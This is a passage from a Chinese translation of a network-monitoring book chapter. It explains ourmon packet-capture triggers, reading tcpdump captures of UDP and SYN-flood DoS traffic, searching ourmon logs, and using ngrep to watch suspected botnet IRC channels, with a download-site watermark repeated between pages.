尝试记录从大量扫描者发出的包。每个触发器都有一个阈值，当超过这个阈值的时候，ourmon便会启动这个触发器，开始存储包。这个阈值可能是一个包计数，也可能是其他值，如比率（如比特/秒、包/秒）之类的。当然这取决于触发器的用处。Packet _ count 项记录的是输出 dump 文件中包的数量，dump _ directory 项告诉探测器把包存到哪个目录，在存之前需要确认已经建立该目录，因为 ourmon 是不会自动创建的。文件名由 ourmon 自动生成，包括了触发器的名字 trigger _ name 项和时间戳，因此所有的包捕获 tcpdump 文件都有唯一的文件名。

大体而言，所有的触发器工作流程如下：

（1）编辑 config 文件，如之前说的那样输入 config 参数打开触发器。

（2）重启 ourmon，它会检查触发器的语法。如果有错误，返回失败（可以查看/var/log/messages 来查看错误）。

（3）ourmon 每 30s 检查触发器的阈值。

（4）如果超出了触发器的阈值，ourmon 为触发器创建一个唯一的文件名。该文件名不会与其他触发器或者该触发器之前生成的文件名冲突（通过名字和时间戳）。

（5）然后 Ourmon 开始存储包，直到包的数量达到了极限或者触发条件值逐渐减小进入阈值范围为止。例如，如果一个触发器设置的触发阈值是 50 台蠕虫机器，采样期间实际值减小，进入阈值范围（由 60 降到 40）的时候，触发器就会停止工作（不再存储包）。

一般来说，包的存储都基于各个具体触发器过滤的机制。例如，马上要提到的 UDP 触发器是针对每个 IP 地址区分的，只有包含那个 IP 地址的 UDP 包才会被存储。有些触发器有触发过滤机制，有些没有。我们这里讨论的这些触发器，过滤机制不是用户可编程的（实际上，有一种触发器与 BPF 用户图表特性相关，用户可以对它进行编程。更多的信息参见 info. html，这里不讨论）。

当 ourmon 决定抓取包的时候，它在指定的目录打开一个文件，如下所示：

```
trigger _ name. timestamp. dmp.
```

关于抓包一般要注意两件事情。一是每个包不会大于所谓的“snap”的长度，这个值是在 ourmon 探测器启动的时候输入的。现在这个值是 256，可以捕获大量的第七层的有效载荷信息（特别是 IRC 的信息）。二是触发器可能常常捕获不了任何包，这是因为触发器是每 30s 才开启一次，很可能触发器开启后，没有数据包出现。所以显而易见，捕获的 dump 文件会因为没有数据包到达而没有内容。

对于异常检测而言，最感兴趣的 3 个触发器是 tworm 触发器、UDP weight 触发器和 drops 触发器。当然它们不是 ourmon 系统全部的触发器（其他更多的信息参见 info. html 网页）。但是这 3 种触发器在解决与恶意软件相关的问题时（包括 DoS 攻击、远程控制或更糟糕的：从内部网络攻击外部网络）特别有用。现在详细论述这 3 个触发器。

异常检测触发器

tworm 触发器在探测器发现 TCP worm 图表的计数器超过指定的数量的时候，开

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

始记录一定数量的 TCP 包。在 ourmon. conf 文件中可以对这个触发器做如下定义：

```
# tcp worm graph trigger
trigger _ worm 60 10000 /usr/dumps
```

本例中，当 TCP worm 图表中扫描者的数量≥60 的时候，在输出文件中存储 10 000个包。这种触发器只存储 TCP 包，所以只有 TCP SYN 数据包会被存储。输出的文件格式如下：

```
tworm. <timestamp>. dmp
```

UDP 权重触发器是在目标 UDP 主机的扫描权重超出定义的阈值的时候，开始记录指定数量的 UDP 包，一般的语法如下：

```
# udp work weight trigger
udperror _ trigger 10000000 10000 /usr/dumps
```

意思是如果 UDP 扫描权重超过 1000 万的时候，在输出文件中会存储 10 000 个包，只有有问题的 IP 主机的 UDP 数据包会被记录，输出文件命名格式如下：

```
topn _ udp _ err. <timestamp>. dump
```

最后一个触发器 drop 触发器可以解决“案例 1”的情况。这个触发器与基本的 packet/drops RRDTOOL 图表有关，它显示了探测器发现并接收的包和探测器没接收的包（操作系统缓存丢掉的）的总数。丢包的情况是有的，因为可能当时系统有太多的工作要做。这是由于网卡不停地给系统工作，但是 CPU 不够快，不能把工作做完。触发器的名字这里可能有些不当，显然不能存储丢掉的包。但是该名字和触发器的阈值相关。因为 pcap 库能够计算丢掉的包的数量（即使它们没有被存储），为触发器选择一个（丢包）阈值。如果探测器没有丢包或至少丢包有规律，当某些重大事件来临的时候（例如与僵尸网络有关的 DoS 攻击），可以选择使用这个触发器，所以阈值是 RRD-TOOL 图表中当前的丢包值。配置语句如下：

```
# drop packets event trigger - this is in pkts/sec
drop _ trigger 20000 40000 /usr/dumps
```

表示如果丢掉了 20 000 个数据包或者更多，那么存储 40 000 个到输出文件，输出文件的格式如下：

```
drops. <timestamp>. dmp
```

这种触发器能够好好工作是一件有点违反直觉的事情。事实上，它在某些情况下有用，在某些情况下确实会失效。这是因为，如果触发器寻找的是定义准确的数据包并据此进行过滤，该触发器能发挥较好的作用。之前提到的 Tworm 和 UDP 触发器都有较好的逻辑上的信噪比，在这种情况下意味着，存储的数据包中可能包含导致超出触发器条件阈值的原因。反之如果只是发现网络中每秒钟有很多数据包并把它们都存储下来，有可能发现不了引起问题的原因。而对于 drop 触发器，因为

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

它根本就没有过滤装置，任何看到的包都要存储下来，所以很可能结果没有任何意义。然而，如果面对的是一个超级 DoS 攻击，那么很可能探测器实际上观测到的所有的包都是 DoS 攻击的包，这样 drop 触发器就能很好地工作。事实上，DoS 攻击的规模越大，就越容易发现。接下来，我们看这类触发器系统实际工作的例子，并学习如何分析输出结果。

注　释

那么，如何调整触发器的阈值呢？首先，简单观察 3 个图：相关的 TCP worm（图 6.3）、UDP 扫描权重图（图 7.4）和 packet/drops RRDTOOL 图（图 6.1）。记下一周或两周内的每日峰值。换句话说，先弄明白正常的情况是什么样的。然后打开触发器，让阈值在一段时间内比记录的每日峰值稍微高一些，这对于良性工作环境是有意义的。如果是处于一个比较危险的环境中（图中有大量异常峰值），那真的不用担心如何选择阈值了。

触发器应用实例

这里看两个触发器应用实例。首先，必须说 ourmon 事件日志提供了打开触发器的消息。触发器开和关都会在这里记录。因此每当一个触发器打开了，关于该触发器的基本的信息都会存储在事件日志中。第 7 章的图 7.1 展示了 ourmon 的主页面。注意到两个表项 event long today 和 event log yesterday。事件日志的每周摘要也可以在页面底部找到。事件日志项会显示触发器的 dump 文件名、文件创建的时间和触发器的一些信息，至少包括触发器类型的名字。例如，如果 UDP 权重触发器关上，可能会看到这样的信息：

```
Tue Oct 10 03:20:00 PDT 2006: udpweight threshold exceeded:192.168.125.43
94428480 1523040 0 31 0 1/1
1: [6667,100]
Tue Oct 10 03:20:00 PDT 2006: ourmon front-end event: topn_udp_err trigger
on,
current count: 94428480, threshold 10000000,
dumpfile: /usr/dumps/topn_udp_err.<10.10.2006|03:19:29>.dmp
Tue Oct 10 03:20:32 PDT 2006: ourmon front-end event: topn_udp_err trigger
OFF,
current count is 75075, threshold: 10000000
```

这里有两个特点：第一个是 UDP 端口报告中关于超出阈值的信息存储在事件日志中，并在第一行显示出来，这是后端软件系统的特色。因此可以知道超出阈值的 IP 地址，实际上也看到了该 IP 的整个 UDP 端口报告。有趣的是，如果对这种情况有经验，可以完全不用看数据包的数据，为什么呢？因为有非常多的 UDP 包（30s 内 15 000 000

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

个）在一个端口发送到目标 IP 地址，这个有问题的端口是端口 6667（IRC 端口，但是 IRC 使用 TCP）。这是一个很明显的报复性的 UDP DoS 攻击。触发器开和关的消息也提供了一些有用的信息。例如，触发器开启的消息告诉了我们预定的阈值和存储包的文件名。真正的文件名是

```
/usr/dumps/topn_udp_err.<10.08.2006|06:48:09>.dmp
```

因此实际使用 tcpdump 并看看这个文件。在探测系统上进入配置好的目录，启动 tcpdump 工具。Dump 文件名字又长又繁琐，绝对不会希望自己输入，最好使用复制粘贴。文件命名的语法有个问题——Unix 系统中〈,〉和｜是特殊字符。这个在今后的版本中会解决。一般情况下，文件名用双引号括上。因此，假设将文件名剪切、粘贴到 tcpdump 如下：

```
# tcpdump -n -X -r "/usr/dumps/topn_udp_err.<10.08.2006|06:48:09>.dmp" |
more
```

值得提出的一点是可以使用通配符，避免输入文件全称。如下：

```
# tcpdump -n -X -r *10.08.2006*06:48* | more
```

-n 表示不进行 DNS 反向查询，-X 表示想要一个 hexdump 和传统的 ASCII 翻译（如果可能），显示在包内容的右边。-r 选项告诉 tcpdump，从文件而不是网络得到输入。最后得到以下结果：

```
03:48:29.258236 192.168.125.43.35415 > 10.0.49.145.6667: udp 10 (DF)
0x0000 4500 0026 6475 4000 3f11 07ea XXXX XXXX E..&du@.?.....
0x0010 XXXX XXXX 8a57 1a0b 0012 86f5 3031 3233 .....0123
0x0020 3435 3637 3839 0000 0000 0000 0000 0000 456789.....
03:48:29.258239 192.168.125.43.35415 > 10.0.49.145.6667: udp 10 (DF)
0x0000 4500 0026 6476 4000 3f11 07e9 XXXX XXXX E..&dv@.?.....
0x0010 XXXX XXXX 8a57 1a0b 0012 86f5 3031 3233 .....0123
0x0020 3435 3637 3839 0000 0000 0000 0000 0000 456789.....
03:48:29.258352 192.168.125.43.35415 > 10.0.49.145.6667: udp 10 (DF)
0x0000 4500 0026 6477 4000 3f11 07e8 XXXX XXXX E..&dw@.?.....
0x0010 XXXX XXXX 8a57 1a0b 0012 86f5 3031 3233 .....0123
0x0020 3435 3637 3839 0000 0000 0000 0000 0000 456789.....
```

注 释

如果对 TCP/IP 协议不熟悉，可以阅读下面这两本有名的基础书籍：

（1）The Protocols（TCP/IP Illustrated，Volume 1）. W. Richard Stevens; Addison-Wesley，1993，ISBN 0201633469

（2）Internetworking with TCP/IP，Vol. 1（Fifth Edition）. Douglas Comer.; Prentice-Hall，2005，ISBN 0131876716

这两本书都讲述了关于 TCP/IP 包解码的基础知识。遗憾的是，Stevens 先生于

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

1999去世了，但他的书中的细节仍然很有用。相比而言，Comer的书则更合乎时宜。

如果希望知道更多关于tcpdump工具的信息，应该阅读man page（手册页）。写的很详细并配有例子。Tcpdump来源于www.tcpdump.org，能在所有的UNIX系统以及Windows系统中工作。另一个非常流行的免费的嗅探器是Wireshark，可以在www.wireshark.org找到。wireshark有大量的文档和一系列详尽的协议解析器。这两个工具都能使用ourmon输出的tcpdump标准格式文件。

那么，能从tcpdump数据中得到什么信息呢？tcpdump输出的第一行如下：

```
192.168.125.43.35415 > 10.0.49.145.6667: udp 10
```

表示一个内部系统使用UDP源端口35 415发送包给一个外部系统端口6667。载荷大小（L7数据）为10个字节。使用参数-X的目的就是监测超过UDP头的载荷数据。Hexdump从0x45开始，显示一个IP v4的数据包也是IP头的开始。IP头一般情况下为20字节。UDP头是8字节。右手边的ASCII dump显示数据内容为ASCII的数字0123456789。可以观察到爆发强度（30s 15 000 000）、远程端口（UDP/6667）、数据包的大小（尽可能得小），当然没有有用的数据以及有价值的UDP权重。所有这些都强烈地暗示这些数据流没有用处，只是用作DoS攻击。

从我们的使用经验来看，这样的攻击一般是针对基于UNIX的网络服务器，采用具有安全隐患的程序运行网页脚本。这一类的攻击如基于Perl语言的Santy蠕虫（参见www.norman.com/Virus/Virus_descriptions/19122/en），它使用google来寻找有弱点的系统进行攻击。一旦有系统被某些恶意软件如Santy入侵，就可能会下载一个允许攻击者远程开启基于UDP的大规模攻击的工具，也很可能包括僵尸网络链接。我们并不清楚为什么选择UDP端口6667。这个端口一般与IRC服务器有关，但是IRC服务器一般是使用TCP端口6667。当然，可以说从远程系统发送大量无用的UDP数据包是一种违反社会制度的行为。

再看另一个例子。这个例子中检查在DDoS攻击（见第6章）期间drops触发器产生的输出文件。这里有3个采样的数据包：

```
12:58:29.366866 IP 10.0.10.1.32560 > 192.168.4.4.22: S
549104161:549104161(0) win 32120 <mss 1460,sackOK,timestamp 9651414
2097152000,nop,wscale 0>
12:58:29.366869 IP 10.0.10.2.17001 > 192.168.4.4.22: S
1301935973:1301935973(0) win 32120 <mss 1460,sackOK,timestamp 8936451
2097152000,nop,wscale 0>
12:58:29.366872 IP 10.0.10.3.1878 > 192.168.4.4.22: S
3044014642:3044014642(0) win 32120 <mss 1460,sackOK,timestamp 2950212
889192448,nop,wscale 0>
```

这里发现外部的一些IP瞄准了内部的一个IP的22端口，这个端口一般用于安全

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

命令行后台程序（Secure Shell daemon，SSHD）。所有的包都是TCP的SYN包，意味着所有的包都是尽可能得小（以太网数据包在以太网以上的层都必须至少有46个字节，这也是为什么之前出现的UDP数据包在10字节的ASCII载荷后面会有一些零值填充）。因此，这些SYN数据包（通常都是DoS攻击）是小数据包，只有IP头和TCP头信息，一般共计只有40字节。当然，这些SYN包除了小之外，还会引起目标操作系统处理问题，因为目标操作系统面对SYN这样的握手信息时，会认为对方是“真诚的”希望建立一个TCP连接，所以会打开大量的半开的TCP socket，从而消耗目标系统大量的资源。当然，这种情况下远程主机显然完全不是“真诚的”。

本例中，由于该攻击很强势，drops触发器发挥作用了。大多数接收的数据包（有可能全部）是攻击的一部分。很幸运找到了攻击系统的IP地址和端口。证据显示攻击者来自多个站点，事实上可能是在用僵尸网络进行DDoS攻击。有点需要牢记，这样的攻击中，可能会有IP欺骗（伪造IP源地址）。假的地址并不会导致攻击者方面的不便——攻击者不需要接到被攻击者的数据包（单向攻击不需要双向通信）。

背景注释

黑客、DoS攻击，以及包的大小

记得我们之前说过的黑客世界的经济原则吗？它也适用于DoS攻击。目的包括尽可能快又多地发送无用且有害的数据包。一分钟发一个TCP的SYN数据包可能会用于扫描，但是作为DoS攻击就不行了。以每个包都是最小的字节数计算，在千兆以太网中，一个主机大概每秒可以接收1 500 000个数据包（packet per second，p/s）。如果是百兆以太网，那么除以10，可能达到150 000p/s。10兆的网络则是15 000p/s。更令人担忧的是，一个万兆的以太网可能达到15 000 000p/s！而这对于具有一定规模僵尸网络是可行的。另一方面，在千兆以太网中，最大的数据包大小为1500字节左右，按照这个数值计算，则只有81 300p/s。目前各种PC都可以处理81 300p/s，所以黑客不会发送1500字节大小的数据包。

很清楚的是，小的数据包会让网络接收方或主机很难受。接收端的网卡和操作系统会被中断和其他问题淹没。中间设备如路由器、无线接入等类似的设备，如果不够强壮，可能也会出现严重问题。Cisco公司提出了一些建议使得系统更强壮，包括使用的TCP截取机制，尽管不一定对每个人都有用。参见http://cio.cisco.com/warp/public/707/4.html或者http://cio.cisco.com/univercd/cc/td/doc/product/software/ios113ed/113ed_cr/secur_c/scprt3/scdenial.htm。

总体而言，解决这类攻击是非常困难的，甚至远远称不上“解决”。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Ourmon 事件日志

下面简要讨论前面介绍的 ourmon 的事件日志（event log）。Ourmon 存储了各种前端探测器信息和事件日志中有意义的后端事件。在大部分情况下，事件或者是重要的安全事件或者是重要的系统事件，如探测器重启。事件的每日日志放在网页上供查询。注意图 7.1，在 important security and availability reports/web pages 下可以快速查询每日事件日志和昨日事件日志。每周有价值的日志位于主页面的底部（见图 7.3）。和 ourmon 其他的日志一样，事件日志也是记录一周的信息并在午夜重置。

任何非常重要的信息都会记录在日志中，包括以下几种类型：

- 重要的探测器事件，如重启或者开关触发器的消息。
- 后端软件的问题，包括使用了太多时间来处理 30s 探测器输出。
- 后端异常检测的事件。

所有的事件日志消息都以一个时间戳开始，然后是事件消息本身，它可能来自 ourmon 系统的任何一个地方。例如，我们之前看到的一个 UDP 扫描权重阈值消息：

```
Tue Oct 10 03:20:00 PDT 2006: udpweight threshold exceeded:192.168.125.43
```

注意事件时间，接下来是对事件的解释以及其他数据。假如重点是异常检测，异常检测事件就是最重要的部分。包括 UDP 扫描权重阈值事件，前面提到的触发器开关消息。另外，还有两个事件来自于 IRC 软件：

```
botnet client mesh?: irc channel X has bad # hosts:
botserver?: irc channel X has # hosts:
```

第一个消息试图警告，存在一个恶意僵尸网络信道，至少含有 3 个扫描主机。第二个消息警告在校园网中可能有一个僵尸网络服务器。这两个消息里面的 X 代表着真正的信道名。如果看到这些消息，直接到 IRC 数据页面，检查到底发生了什么事情。

关于事件日志更多的信息参见 ourmon 的帮助页面（info.html）。这个页面也包括了如何改变与僵尸网络有关的事件日志的常量设置，从而改变这两个事件消息的触发条件。

总之，应该每天检查事件日志。如果一个引人注意的与异常有关的日志出现了，可能需要如下行动：查阅 ourmon 的各个部分获得更多的信息，包括 IRC 日志（见第 8 章）、tcpdump 包追踪（本章前面的内容）或查看 TCP 端口报告摘要和日志（见第 7 章和下面的内容）。

搜索 Ourmon 日志的技巧

在搜索 Ourmon 网页目录和 ourmon 的日志目录的时候，有几个基本技巧很有用。考虑下面两个问题：

（1）假如知道 IP 地址 10.10.10.10 可能有问题，怎样搜索相关的 ourmon 数据以找到更多的信息？这个问题我们称为“IP 搜索”问题。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（2）假如 TCP 蠕虫图（如“案例 2：外部 Parallel 扫描”）中，有一个很大的尖峰，怎样找出那个时刻相关的 TCP 端口报告（以便查看细节）？这个问题我们称为“端口报告搜索”问题。

先从第一个问题开始。登录到后端系统，进入 ourmon 存储数据（不包括 RRDTOOL 数据）的两个目录，网页目录和日志目录（这个在网页上是找不到的）。假设将 ourmon 安装到目录/home/ourmon 下，这两个目录就是

- /home/mrourmon/web. pages - symlink to real Web directory
- /home/mrourmon/logs - logging directory

当然，为了进行搜索，我们将使用 UNIX 的 grep 模式匹配工具。对于网页目录，执行如下命令：

```
# cd /home/mrourmon/web. pages
# grep 192. 168. 10. 10 *. txt
```

这些命令应该会起作用。但可能会获得太多的数据。还有就是现在看到的是真实的数据、真实的文件名，而不是在主网页上的各种超链接，两者多少有些不同。假如我们关心的是僵尸网络，两类比较有意义的文件可能是每日 IRC 报告摘要和每日 syndump 摘要（当地网络的 TCP 端口报告信息摘要）。可能也会对 TCP 端口报告本身的摘要文件有兴趣，包括远程和本地的地址。

例如，对于 IRC 数据，每日文件称为 ircreport _ today. txt，昨天的文件称为 ircreport. o. txt，前天的文件称为 ircreport. 1. txt 等。对于 syndump 报告，今天的文件叫作 syndump. daily. txt，昨天的叫作 syndump. 0. txt，前天的是 syndump. 1. txt 等。TCP 扫描权重值不为零的未过滤的 TCP 端口报告，每日文件称为 wormsum. all _ daily. txt，昨天的称为 wormsum. all. 0. txt 等。所有事例中，0. txt 表示昨天，1. txt 表示前天，以此类推。现在，掌握了这个知识，可以进一步深入，如首先搜索某个特定 IP 地址的所有 IRC 摘要和 syndump 摘要，看上一周的情况：

```
# grep 192. 168. 10. 10 syndump * txt
```

对于 RC 数据可能会得到如表 9. 1 所示的数据（由于格式的原因，略掉了某些数据）。

```
# cd /home/mrourmon/web. pages
# grep 192. 168. 10. 10 ircreport * txt
```

表 9. 1　IRC 数据搜索

有问题的 IRC 主机的 IP 地址	Stats	TCP 扫描权重	服务端	源端口/目标端口	时间戳
192. 168. 10. 10	***	92	H	52045/6667	Sun _ Oct _ 15 _ 00：30：40
192. 168. 10. 10	***	92	H	52045/6667	Sun _ Oct _ 15 _ 00：09：44
192. 168. 10. 10	***	92	H	52045/6667	Sun _ Oct _ 15 _ 03：01：43

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

同样，可以 grep syndump 文件。但是每个 IP 主机有多行数据，所以首先 grep 找到相关的文件（这里不显示输出），然后使用文本编辑器处理文件：

```
# cd /home/mrourmon/web.pages
# grep 192.168.10.10 syndump*txt
# vi syndump.daily.txt
192.168.10.10 WORM Iw ( 0: 4:100:) 0: (3/1) (3:3:0) (215:392)
dns: randomhost.university.edu
:2309: Sun_Oct_15_00:02:47_PDT_2006: Sun_Oct_15_23:01:42_PDT_2006:
portuples[10]: [80,477022][6667,6421][995,5873][8080,3802][5190,
1314][993,1098][443,612][8000,218][3127,138][800,45]
```

另一个办法是直接使用 grep - A 4 IP 地址，不需要用文本编辑器，如下（结果应该一样）：

```
# grep - A 4 192.168.10.10 syndump*txt
```

因为 IRC 数据中有很高的扫描值，也可以选择检查日志目录中的各个 TCP 端口报告文件。记住，这些是 30s 报告文件，能帮助我们掌握更多该主机扫描行为的信息。所以进入目录/home/mrourmon/logs/portreport/Sun，使用 find 命令并 grep 该目录下的所有文件。UNIX 系统中 find 命令在这种情况下非常有用，因为在日志目录中常常会有非常多的文件，较简单的命令如 ls 得不到想要的结果，而 find 总是可以的。因此输入如下命令是为了得到 30s 端口报告数据：

```
# cd /home/mrourmon/logs/portreport/Sun
# find . | xargs grep 192.168.10.10
```

表 9.2 TCP 端口报告文件搜索

有问题的 IRC 主机的 IP 地址	标识	Apps	Work	SA/S	L3D/L4D	L4S/src	Snt/rcv	端口标志
192.168.10.10	WO	94	0	4/2	6/65490	34/1	[5190, 2]	[8080, 97]
192.168.10.10	WO	92	0	3/3	6/64956	30/1	[6667, 6]	[8000, 90]
192.168.10.10	WO	79	0	2/2	5/65515	26/3	[6667, 11]	[8000, 85]

由于格式的问题，我们再次对这些数据做了处理，删除了某些区域（表 9.2）。项的排列按照时间的先后顺序，因为文件的存储就是按照文件名匹配的时间戳排序的。因此可以搜索单个的 TCP 端口报告，看看随着时间的过去有什么事情发生。实际上，也可以进行回放。从分析的角度看，扫描权重真的很高（94，92，79）。主机大概每秒发送 1 个数据包，目标端口是 8080 和 8000，目标机器似乎并没有发送多少数据包回来。有一点需要注意：我们到现在仍然没有搞明白主机在做什么。从它访问的端口看来，可能在扫描具有 open relay 功能（指邮件服务器不理会邮件发送者或邮件接收者是否为系统所设定的用户，而对所有的入站邮件一律进行转发（RELAY）的功

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

能）的主机（常被利用来发送垃圾邮件）。如果此刻主机是活跃的，可以用嗅探器看看 Layer 7 的载荷，如可以使用提到的 tcpdump 或者 ngrep（下一部分简要讨论）。

关于端口报告搜索问题，值得一提的是一个稍微有些偏门的搜索方法。如果某天遇到一个像“案例 2”那样的情况，网络中有一个非常显著的扫描数量尖峰，希望找到确切的时间和相关的那部分记录，可以找当天最大的那个文件。这是因为 30s 报告中，每个 IP 地址记录占用一行，所以，显然图 6.3 中扫描会在那天的目录中产生最大的文件。我们使用 wc（word count 字符计数）工具来统计每个文件中的行并进行排序，结果如下：

```
# cd /home/mrourmon/logs/portreport/Fri
# find . | xargs wc - l | sort
...
196 ./Tue_Jan_18_01:24:03_PDT_2005.portreport.txt
509 ./Tue_Jan_18_01:24:33_PDT_2005.portreport.txt
2214./Tue_Jan_18_01:25:04_PDT_2005.portreport.txt
```

排序的结果将最大的文件放到最后（有 2214 行），对它进行检查发现有一个 IP 地址是很多外部主机发送数据的目标。它们都在进行同样的攻击，因此端口报告文件本身就揭露了被攻击的目标主机——一般情况下，并行扫描或者 DDoS 攻击会产生很大的端口报告文件。

嗅探 IRC 消息

有时第 7 章讲的 IRC 报告提供的信息不足以帮助找到可能与僵尸网络相关的 IRC 信道。目前为止已经掌握了以下两种分析技术：

（1）寻找恶意信道，可以假设：当一个信道中有一些（两个或以上）的 IP 主机是扫描者，意味着可能有一个僵尸网络。

（2）寻找以前从来没有见过的信道，密切注视新（出现的）名字。

但是，第（2）点是含糊不清的。问题是，能不能在一个可能的与僵尸网络相关的 IRC 信道进行攻击之前做些什么呢？至少能够不局限于 ourmon，还使用其他工具，密切注视数据包载荷。例如，使用类似 ngrep 一类的工具监视一个可疑的 IRC 信道，搞清楚它在做什么。这个方法可能有效也可能无效，因为有意义的消息要么已经发生过了，要么目前什么都没发生。另一个可以使用的工具是用 ourmon 提供的一个小的嗅探器 ircfr（IRC flight recorder）来记录所有的 IRC 流量。如果找到一个可疑的信道（如信道名为＃y3＃＃），采用 ircfr 可以及时回去查看昨天的日志有什么值得关注的消息。这能够帮助判断 IRC 信道是良好的或已经变成僵尸网络的一部分。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

背景注释

迷失的僵尸网络主机

一个僵尸网络主机可能用于也可能不用于攻击。因此记住这种情况总是可能发生的——某个主机属于一个僵尸网络（有一些 IRC 的 PING 和 PONG 消息），但是它可能只是在那里等待命令什么也不干，而命令可能永远也不会来，如僵尸网络的主人已经蹲监狱或者航海旅游去了。另外一种可能是，僵尸网络的主人可能丢失了僵尸主机或者基于某种原因干脆选择不用这个主机，如僵尸网络服务器存在，但是黑客无法使用它，这有可能是僵尸服务器的通讯信道被路由器或者防火墙给禁掉了。所以，发现一个僵尸机什么都不做的时候，不要过于惊讶。有时这些主机是被动接收命令的，有时这些主机在以一种狡猾的方式进行攻击。如僵尸软件可能只是一个间谍软件，记录键盘敲击并发送到某些不知道的信道，或者主机今天只是呆在那里，明天就加入一个 DDoS 攻击。

Ngrep 工具是一个很好的常规嗅探器，用来获取数据载荷中的 ASCII 字符串；可以用它来观察一个已知的 C&C 僵尸网络 IP 地址发出的消息；由于它内嵌 grep 正则表达式（Perl 兼容的正则式或者 PCRE，参看 www. pcre. org），也可以用于模式匹配。它还可以读写 tcpdump 格式的文件。我们这里只给出少许语法例子，并解释它们。然后看一个 ngrep 实际应用例子。

Ngrep 的总体格式如下：

```
# ngrep - flags "pattern" tcpdump-expression
```

这里有 3 个例子

Ngrep 的总体格式如下：

```
# ngrep - flags "pattern" tcpdump-expression
```

例 1：

```
ngrep - q host 10. 0. 0. 1
```

用-q 选项让 ngrep 只打印字符串。Host 10. 0. 0. 1 部分是一个 tcpdump 表达式，告诉 ngrep 打印从这个主机发出和接收的数据包。这个表达式格式与其他的嗅探器一样，包括 tcpdump 和 wireshark（这种情况下也包括 snort 和 ourmon）。我们的目的是观察可疑主机的来往信息流量，可能是 IRC 流量或者 HTTP 流量或者完全是其他信息流量。

例 2：

```
ngrep - q "PRIVMSG | JOIN" host 10. 0. 0. 1 or host 10. 0. 0. 2
```

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在这个例子中我们想要的是，所有来自 10.0.0.1 和 10.0.0.2 主机的含有 PRIVMSG 和 JOIN 信息的数据包。这两个主机都可能是僵尸服务器。我们尝试使用模式匹配来查看令人关注的 IRC 消息。这个模式会将任何 PING、PONG 或者其他类型的 IRC 消息排除。

例 3：

```
